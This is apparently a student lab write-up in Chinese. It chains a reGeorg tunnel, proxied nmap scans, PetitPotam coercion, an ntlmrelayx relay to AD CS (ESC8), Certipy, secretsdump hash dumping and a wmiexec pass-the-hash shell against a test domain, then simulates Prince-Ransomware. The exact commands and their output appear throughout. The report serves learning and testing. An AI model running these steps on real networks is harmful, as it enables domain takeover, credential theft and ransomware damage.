
(5)在kali 上使用 reGeorg 建立 HTTP 隧道與 SOCKS 代理

我使用的是 ASP.NET 版本的 tunnel.aspx。做法是：

1. 將 reGeorg 專案中的 tunnel.aspx 複製到目標伺服器。
2. 把它放進 IIS 的網站目錄下，例如
C:\inetpub\wwwroot\tunnel.aspx。
3. 在 Windows Server 上打開瀏覽器，輸入
http://127.0.0.1/tunnel.aspx 進行測試。(圖 10)



(圖 9)



(圖 10)

這代表目前整條路徑都已經打通：
Kali (127.0.0.1:1080 SOCKS) →
reGeorg Python 腳本 →
HTTP 請求送到 http://192.168.0.200/tunnel.aspx →
由 tunnel.aspx 在 Web Server 內部幫我建立 TCP 連線。(圖 9)
之後只要把其他工具 (例如 nmap、curl) 設定成走 127.0.0.1:1080 的 SOCKS
代理，它們就會自動透過這條隧道往內網打。

(6) 找到有開 445 的目標主機
proxychains4 nmap -Pn -p 445,3389 192.168.0.0/24
從 Kali → reGeorg tunnel → 內網 掃整段 192.168.0.0/24，找 SMB (445)
和 RDP (3389)。(圖 11, 圖 12)

```
(kali@kali)-[~/reGeorg]
$ proxychains4 nmap -Pn -p 445,3389 192.168.0.0/24

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 19:22 CST
Nmap scan report for devicesetup.net (192.168.0.1)
Host is up (0.011s latency).

PORT      STATE SERVICE
445/tcp    closed microsoft-ds
3389/tcp   closed ms-wbt-server
MAC Address: 04:BA:D6:FD:91:2F (D-Link)

Nmap scan report for 192.168.0.106
Host is up (0.00012s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
3389/tcp   filtered ms-wbt-server
MAC Address: 00:2B:67:2C:05:55 (LCFC(HeFei) Electronics Technology)

Nmap scan report for iPhone (192.168.0.150)
Host is up (0.092s latency).
```

(圖 11)

```

PORT      STATE      SERVICE
445/tcp    open       microsoft-ds
3389/tcp   filtered   ms-wbt-server
MAC Address: 00:2B:67:2C:05:55 (LCFC(HeFei) Electronics Technology)

Nmap scan report for iPhone (192.168.0.150)
Host is up (0.092s latency).

PORT      STATE      SERVICE
445/tcp    closed     microsoft-ds
3389/tcp   closed     ms-wbt-server
MAC Address: 56:F9:F6:81:BA:EE (Unknown)

Nmap scan report for 192.168.0.200
Host is up (0.012s latency).

PORT      STATE      SERVICE
445/tcp    open       microsoft-ds
3389/tcp   closed     ms-wbt-server
MAC Address: 00:0C:29:06:8D:15 (VMware)

Nmap scan report for kali (192.168.0.199)
Host is up (0.000027s latency).

PORT      STATE      SERVICE
445/tcp    closed     microsoft-ds
3389/tcp   closed     ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 3.49 seconds

```

(圖 12)

(7) 然後回到 Windows Server (192.168.0.200)，把 445 封包轉過去，然後回 Kali 上掃一次確認是否成功，確定 192.168.0.200:8445 現在已經成功轉發到 192.168.0.106:445，代表 reGeorg + Portproxy 的封包通道已經建立成功。(圖 13)

```

(kali@kali)-[~/reGeorg]
$ proxychains4 nmap -Pn -p 8445 192.168.0.200

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-25 19:45 CST
Nmap scan report for 192.168.0.200
Host is up (0.00054s latency).

PORT      STATE      SERVICE
8445/tcp   open       copy
MAC Address: 00:0C:29:06:8D:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

```

(圖 13)

(8) 然後先去抓 PetitPotam 腳本(圖 14)

```
--scm-policies-sleep SCCM_POLICIES_SLEEP
The number of seconds to sleep after the client registration before requesting secret policies

SCCM Distribution Point attack options:
--scm-dp Enable SCCM Distribution Point attack. Perform package file dump from an SCCM Distribution Point. Expects as target 'http://<DP>/sms_dp_smspkg$/Datalib'

--scm-dp-extensions SCCM_DP_EXTENSIONS
A custom list of extensions to look for when downloading files from the SCCM Distribution Point. If not provided, defaults to .ps1,.bat,.xml,.txt,.pfx

--scm-dp-files SCCM_DP_FILES
The path to a file containing a list of specific URLs to download from the Distribution Point, instead of downloading by extensions. Providing this argument will skip file indexing
```

(圖 14)

(9) 安裝 AD DS(Active Directory Domain Services) (圖 15, 圖 16)

```
Domain: WORKGROUP
PS C:\Users\Administrator> Install-WindowsFeature AD-Domain-Services -IncludeManagementTools

Success Restart Needed Exit Code      Feature Result
-----
True    Yes          SuccessRest... {Active Directory Domain Services, Group P...
WARNING: You must restart this server to finish the installation process.

PS C:\Users\Administrator>
```

(圖 15)

A screenshot of a Windows PowerShell terminal window titled "Administrator: Windows PowerShell". The command "Install-ADDSForest" has been entered. The output shows the validation of environment and user input, which completed successfully. A progress bar consisting of many small circles follows. Then, it says "Installing new forest" and "Waiting for DNS installation to finish". Below this, there are two warning messages. The first warning states that a delegation for the DNS server cannot be created because the authoritative parent zone cannot be found or it does not run Windows DNS server, suggesting manual creation of a delegation to "fake.local". The second warning mentions a default security setting named "Allow cryptography algorithms compatible with Windows NT 4.0" that prevents weaker cryptography algorithms. It provides a link to a Knowledge Base article (942564) for more information. Finally, another identical warning message about the DNS delegation is shown at the bottom.

```
Administrator: Windows PowerShell
Install-ADDSForest

Validating environment and user input
All tests completed successfully
[oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo]
Installing new forest
Waiting for DNS installation to finish

WARNING: A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it
does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually
create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain
'fake.local'. Otherwise, no action is required.

WARNING: Windows Server 2022 domain controllers have a default for the security setting named "Allow cryptography
algorithms compatible with Windows NT 4.0" that prevents weaker cryptography algorithms when establishing security
channel sessions.

For more information about this setting, see Knowledge Base article 942564
(http://go.microsoft.com/fwlink/?LinkId=104751).

WARNING: A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it
does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually
create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain
'fake.local'. Otherwise, no action is required.
```


(圖 16)

(10) 設定 Active Directory Certificate Services(ADCS)環境(圖 17) ,
確定 AD CS Web Enrollment 有啟用和有連線到。(圖 18)

```
PS C:\Users\Administrator> Import-Module ADCSDeployment
PS C:\Users\Administrator> Install-AdcsCertificationAuthority `
>> -CAType EnterpriseRootCA `
>> -CryptoProviderName "RSA#Microsoft Software Key Storage Provider" `
>> -HashAlgorithmName SHA256 `
>> -KeyLength 2048 `
>> -ValidityPeriod Years `
>> -ValidityPeriodUnits 5 `
>> -Force
>>

ErrorId ErrorString
-----
0
```

(圖 17)



(圖 18)

(11)在 kali 上面啟動成功啟動 ntlmrelayx.py

在 Kali 上啟動 ntlmrelayx，將 SMB 伺服器綁定於 445 埠，並將 relay 目標指定為 DC 上的 AD CS Web 介面

http://192.168.0.200/certsrv/certfnsh.asp，同時設定使用自建的 ESC8-New 憑證範本。此時 ntlmrelayx 會處於「等待連線」狀態，只要有任何 NTLM 驗證流量經過，便會自動轉送給 AD CS。(圖 19)

```
(impenv)-(kali@kali)-[~/impacket]
$ python3 ./examples/ntlmrelayx.py \
-t http://192.168.0.200/certsrv/certfnsh.asp \
--adcs --template ESC8-New \
--no-http-server --no-wcf-server --no-raw-server
Impacket v0.13.0.dev0+20250912.114226.b742bd4d - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client WINRMS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Setting up RPC Server on port 135
[*] Multirelay disabled

[*] Servers started, waiting for connections
█
```

(圖 19)

(12) 讓 PetitPotam 攻擊已經成功觸發

透過 PetitPotam 腳本對 DC 發送 EFSRPC 請求 (透過 \PIPE\lsarpc 管道)。腳本會要求 DC 存取一個位於 Kali 的 SMB 路徑，迫使 DC 在連線過程中主動對攻擊者的 SMB 伺服器進行 NTLM 驗證。從輸出可以看到，雖然 EfsRpcOpenFileRaw 已被修補，但改用 EfsRpcEncryptFileSrv 仍能取得預期的 ERROR_BAD_NETPATH，表示路徑雖然不存在，但 NTLM 認證已成功送出，攻擊生效。(圖 20)

(SMB): Received connection from 192.168.0.199

→ 假的 SMB 伺服器收到來自 192.168.0.199 的連線。

- Authenticating connection from
FAKE.LOCAL/ADMINISTRATOR@192.168.0.199 against
http://192.168.0.200 SUCCEED
- 成功把「FAKE.LOCAL\Administrator」的 NTLM 資訊 relay 到 AD
CS 的 web enroll 頁面。

後面這幾行是最關鍵的：

- Generating CSR...
- Getting certificate...
- GOT CERTIFICATE! ID 3
- Writing PKCS12 certificate to ./ADMINISTRATOR.pfx
- Certificate successfully written to file

意思是：

- ntlmrelayx 幫你用 Administrator 的身分，向 AD CS 申請了一張憑證（用 ESC8 脆弱 template）。
- 把這張憑證跟 private key 打包成一個 .pfx 檔，存在 Kali 這邊。
- 這個 ADMINISTRATOR.pfx 之後可以丟給 certipy 或 Rubeus，換成可以登入 DC 的 TGT / Kerberos 身分。（圖 21）

(14) 用 .pfx 換到 TGT & NT Hash

```
(impenv)-(kali@kali)-[~/impacket]
$ certipy-ad auth -pfx ADMINISTRATOR.pfx -dc-ip 192.168.0.200
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'Administrator@FAKE.LOCAL'
[*] Using principal: 'administrator@fake.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fake.local': aad3b435b51404eeaad3b435b51404ee:1802634e2341e5de4379c0e1943abe35

(impenv)-(kali@kali)-[~/impacket]
$ impacket-secretsdump 'FAKE/Administrator@192.168.0.200' \
-dc-ip 192.168.0.200 \
-hashes :1802634e2341e5de4379c0e1943abe35 \
-just-dc
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1802634e2341e5de4379c0e1943abe35:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3f08d276c0ea59232e83173e6f9acfc9:::
WIN-SEOENK2140$:1000:aad3b435b51404eeaad3b435b51404ee:644593ab06dd2dc14481e8f400a0ee32:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:55e920c3b2caee82d7e28433b59aba0bf94e84929ef62b8d45a746216d52d615
Administrator:aes128-cts-hmac-sha1-96:27f4077cdb24a61df0ebbdaf529f3d0
Administrator:des-cbc-md5:a826df0d7f2980d9
krbtgt:aes256-cts-hmac-sha1-96:1798e4241b8a2bfc3a73d7d5a9ca44664a8e5cfe61c272610b922a7e6d1497a9
krbtgt:aes128-cts-hmac-sha1-96:755ae50807cef813e57f11f555b63ddb
krbtgt:des-cbc-md5:f168abcb4967f4fb
WIN-SEOENK2140$:aes256-cts-hmac-sha1-96:aa39d531a9e7ba778028363993c244cab4ff6cde27fd025e154f767e52b13b3d
WIN-SEOENK2140$:aes128-cts-hmac-sha1-96:82f0e1f149d11e6f3124e56282154cc6
WIN-SEOENK2140$:des-cbc-md5:d09d9e257cd39483
[*] Cleaning up ...
```

(圖 22)


使用 `certipy-ad auth` 讀取 `ADMINISTRATOR.pfx`(圖 22)

- 成功取得 Administrator 的 TGT (`administrator.ccache`)
- 取得 Administrator NT Hash (可用於 `pass-the-hash`)

使用 `secretsdump.py` 搭配 NT Hash(圖 22)

- 目標：192.168.0.200 (DC)
- 只 dump DC (`--just-dc`)
- 成功匯出 Administrator、krbtgt 等帳號的 Hash

(15) 用 hash 拿到 DC 的 PowerShell



```
(impenv)-(kali㉿kali)-[~/impacket]
└─$ impacket-wmiexec 'FAKE/Administrator@192.168.0.200' \
    -dc-ip 192.168.0.200 \
    -hashes :1802634e2341e5de4379c0e1943abe35 \
    -shell-type powershell
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
PS C:\> lookupsid.py 'FAKE/Administrator@192.168.0.200' \
```

(圖 23)

■ SMBv3.0 dialect used

→ 通道建立成功。

■ Launching semi-interactive shell

→ impacket 幫你開了一個半互動式 shell。

PS C:\>

→ 代表你經在 192.168.0.200 這台 Windows 上的 PowerShell 裡。(圖 23)

```
PS C:\> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3d7e:5744:c4aa:d5c4%9
    IPv4 Address. . . . . : 192.168.0.200
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

PS C:\>
```


(圖 24)

之後使用 ipconfig 指令確定有沒有實際遠端控制 DC。(圖 24)

這樣就代表說只靠 NT Hash (pass-the-hash)，就能以 Administrator 權限開 PowerShell，執行任何指令。


(16)Prince-Ransomware 勒索攻擊模擬

工具執行時會先顯示一個操作選單，例如「1. 建立測試檔案」、「2. 加密單一檔案」、「3. 加密整個資料夾」、「4. 更換勒索桌布」、「5. 完整攻擊模擬」等。我先選擇選項 1，讓程式自動在同一個資料夾建立多種常見類型的檔案，例如 test_document.txt、important_data.doc、project.pdf、photo.jpg 和 data.xlsx。這些檔案可以視為使用者桌面上的重要文件，用來觀察被加密後的變化。(圖 25)




(圖 25)

Prince-Ransomware 的設計是使用一組事先產生好的金鑰（實驗程式中以 keygen.go、PRIVATE_KEY_BACKUP.txt 等檔案來模擬金鑰管理），再搭配加密模組將目標檔案轉換成不可讀的內容。當我啟動完整攻擊流程後，原本的文件會被重新命名並加上自訂的副檔名（例如 test_document.txt.prince），打開時只會看到大量無法辨識的亂碼，代表檔案內容已被加密且無法直接還原。（圖 26）



(圖 26)

除了加密檔案之外，工具也會在資料夾中放置一份勒索說明檔
DECRYPT_INSTRUCTIONS.txt。打開後可以看到典型勒索信的格式，包含：宣告檔
案已被加密、要求受害者以加密貨幣（例如 Bitcoin）付款、提供聯絡信箱與錢
包地址、提醒不要自行嘗試解密，以及威脅「若在限定時間內未聯繫將刪除金鑰」
等內容(圖 26)。最後也會在桌布上生成一個勒索的圖片。(圖 27)



(圖 27)

Chapter 5 結論

這份專題主要是想在一個安全的實驗環境裡，跑完一條跟勒索攻擊有關的攻擊流程。整個過程是從零開始建一個小型網域：在 Windows Server 2022 上架 AD、DNS、再加上 AD Certificate Services (AD CS)，把 Certification Authority 跟 Web Enrollment 功能裝好，處理 IIS 各種錯誤，最後讓 `http://<目標 IP>/certsrv/` 可以正常使用。接著，我在 IIS 上放 WebShell，用 Godzilla 確認可以連進去，之後再用 reGeorg 打 socks 反向通道，讓 Kali 可以像在內網裡一樣去掃其他主機。中間再加上 ntlmrelayx、PetitPotam、Certipy 這些工具，去實驗 AD CS 在設定不當時會出現的風險，最後用 Prince-Ransomware 在虛擬機裡模擬檔案被加密、留下勒索信的畫面，當作這條攻擊鏈的收尾。

從結果來看，這次至少有把「一條能走得通的攻擊路徑」拼出來。原本我對 AD、AD CS 和 IIS 其實不太熟，很多東西都是遇到錯誤才去查，例如 HTTP 403.14、500.19、Application Pool 問題、ASP 功能沒勾之類的。一路修修補補之後，現在比較知道這些角色大概扮演什麼角色，要去哪裡看 log，要怎麼用 Event Viewer 和 PowerShell 查設定。工具的部分，像 Godzilla、reGeorg、ntlmrelayx、PetitPotam、Certipy、Prince-Ransomware，本來只是看名字覺得很兇，做完一輪之後，至少知道它們在攻擊鏈裡各自負責哪一段。對我來說，最有感的是 Prince 那段，真的看到檔案全部變亂碼、資料夾裡多一堆勒索說明檔，比單純看文章或新聞印象深很多。

